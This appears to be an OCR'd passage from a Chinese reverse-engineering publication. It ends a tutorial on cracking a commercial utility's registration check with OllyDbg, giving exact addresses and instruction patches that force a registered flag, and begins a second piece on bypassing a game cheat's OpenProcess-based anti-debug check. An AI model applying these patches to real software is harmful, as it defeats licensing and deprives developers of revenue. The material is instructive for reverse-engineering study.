


图7

以跳过“添加”时的退出自校验。保存出来后，这个程序就给阉割了，可以放胆调戏，寻求破解~~~GOGOGO！

处理步骤5（淡定地逆向分析，寻求破解之路）。毕竟已经是第七版，作者也不是托的，我得花点笔墨说说怎么破解了：先尝试一般思路，在注册窗口任意输入数字，点注册，弹出注册码错误，点暂停，然后alt+F9点一下“确定”，断下来了，分析一下找到这里，如果数字位数不够23就会提示“注册码错误”够了就会继续往下走~~我用这个吧：DDDDD-DDDDD-DDDDD-DDDDD输入后点确定，程序继续向下走

0040E076 . /74 22   je   short 0040E09A
；

这个位置很奇怪，无论跳与不跳程序都会出现错误提示。见图8：




图8

所以呢，我们从这里看应该是有点难度的，果断换思路。根据这个软件第五版是重启验证类的，我猜这个第七版可能还是重启验证类型的。故技重施，重载，查找注册表断点RegCloseKey，每个参考下断~运行，中断下来了，停在这

```
00404A8D   |.   FF15 08A04300 call    dword
ptr [<&ADVAPI32.RegCloseKe>; \RegCloseKey
```




图9

然后一路单步前进，知道返回到上一层调用，没有明

显的可以修改的地方，试试改了几下，发现也没什么变化，看来这软件虽然是重启验证，但不再像以前那么容易了。果断再换思路，我们来从功能限制开始，这个软件，没注册的时候只能用一次，而且会带上官方网址。我们来试试从这里下手，去掉所有断点，重载程序，运行起来，随便选一个程序来加窗口，任意设置，点“添加”出现提示窗口说“插入成功，因为您未注册，所以带有我们的网址！”如果你确定后再点一次“添加”就会弹出注册框了，不能用了。这时候看来要用到我最喜爱的"ShowWindow断点了，重载运行程序，设置好，下好断点，点“添加”断下来了，在堆栈窗口多个返回到程序领空的地方回溯，发现也没什么好使的，无耐了一下，再点多一次运行，程序再次被“ShowWindow"断下了，再次在堆栈窗口往下找返回到程序领空的地方回溯，发现在地址为0012EE44处，跟随到反汇编窗口，往上看了看有料子到了，如图9：




图10

那很好，往上翻，发现一些可以提示信息，对上面的跳转都下断，动态调试分析，经过多次调试分析可以得出关键所在，结论见图10.png呵呵，只要确保，软件在执行功能前的判断时的内存地址0044CE6A的数值为1就OK了，改之，顺便把下边的跳转改为jmp加强一下，然后测试，功能正常使用，一时间很高兴。开心了一下，发现还不够完美，因为依然是“未注册”版本，注册按钮依然在，这里我再分享一下我把它搞成“已注册”版本的方法吧。还记得刚才得出的结论--判断时内存地址0044CE6A的数值为1就OK了，重载程序，在数据窗口ctrl+G输入，0044CE6A，确定然后右键对这个地址下硬件访问断点-字，开始运行，第一次断下了，断在0040A9C4，上面那行行代码是：0040A9BE 881D 6ACE44>mov byte ptr [44CE6A], bl 理论上将他修改为

0040A9BE　881D 6ACE44>mov　byte ptr [44CE6A], 1

就可以了，但是改BL为1的话就会改了下边的代码，所以向上找合适的修改机会，还是经过多次尝试，发现上面的：

0040A944　33DB　xor　ebx, ebx

这行代码把bl从原来的F清成0了，后面也没有对bl有操作的命令，所以呢，果断把这行改为mov bl,1，然后继续F9运行，再次断下在这里，见代码2：

```
0040AEA2   . /75 09         jnz    short 0040AEAD     ；NOP掉就可以对内存地址0044CE6置1操作
0040AEA4   . |C605 6ACE4400>mov    byte ptr [44CE6A], 1
0040AEAB   . |EB 12         jmp    short 0040AEBF
0040AEAD     \C605 6ACE4400>mov    byte ptr [44CE6A], 0
0040AEB4   . /EB 5D         jmp    short 0040AF13     ；断在这里
```

然后继续F9，再次断下，在这里，见代码3：

```
0040AFF4     /74 7E         je     short 0040B074     ；改jmp
0040AFF6     |C605 6ACE4400 0>mov  byte ptr [44CE6A], 0
0040AFFD     |EB 75         jmp    short 0040B074     ；断在这里
```

然后继续F9，坚持，最后了，断在这里，见代码4：

```
0040D533   . 0F94C2         sete   dl    ；直接改这行为mov dl,1
0040D536     8815 6ACE4400  mov    byte ptr [44CE6A], dl
0040D53C   . C64424 48 01   mov    byte ptr [esp+48], 1
```

好，搞定了，复制全部，保存吧，运行，KO!!!~All have be done ^_^

经验总结

程序的自校验给我们带来很多麻烦，但是一定要保持冷静的头脑和淡定的心态。在不断尝试的过程中总会有收获的，所以，不要怕麻烦，不要怕失败，just go on~

菜鸟DNF外挂破解记

Zeif

今天通过某种方式得到了一个叫做“飞鱼DNF自动收货”的外挂，趁着没下班破解了一下，没想到意外的简单，作为一个合格的叉子，我认为是该贡献的时候了。

首先，我们来用Peid看一下使用什么语言写的。所谓知己知彼么，先混个脸熟，如图1。




图1

此程序是用VB写的，P-Code，本人很菜，对P-Code是一点不了解。不过不了解也照样可以破，因为程序是万变不离其宗的，只要掌握了程序在什么时候用了什么API函数，然后在掌握大概的流程，这个程序就能搞定。首先拿出OD加载这个外挂，按F9让他跑起来。如果跑不起来，说明你的OD被检查到了。这个外挂用到的检测方式比较古老，先说一下原理。首先在操作系统中不是所有进程都能用OpenProcess以PROCESS_TERMINATE的权限打开的，比如exeplorer.exe和csrss.exe,如果想打开这两个进程，调用OpenProcess函数的进程，的令牌权限，必须是debug。而普通进程默认是没有debug权限的。在没有Debug权限的进程中使用OpenProcess打开exeplorer.exe和csrss.exe,的时候，会返回失败。用GetLastError获取最后的错误，返回值是5，代表没有权限，去打开目标进程。当调试器调试一个程序的时候，首先要赋予这个程序的进程debug权限，但是这样问题就出现了。既然被赋予了debug权限，那么用OpenProcess以PROCESS_TERMINATE的形式打开exeplorer.exe和csrss.exe的时候不就能成功了么？没错许多反调试代码就是这么做的。这个外挂也正是这样的。他先用进程快照的方式得到exeplorer.exe和csrss.exe的PID，然后使用OpenProcess以PROCESS_TERMINATE的权限打开他们，并且检查失败代码，如果成功了，就说明自己被调试，程序结束。

但是这个外挂逻辑上不严谨，有个Bug，就是当Process32Next第一次执行就返回失败的时候，程序可以正常运行。也就是说让Process32Next返回假，就可以躲避检测。可以手动去改，也可以用OD插件。我的方法是下载52破解的OD，然后点击，插件---Olly Advanced---Opeions，如图2。

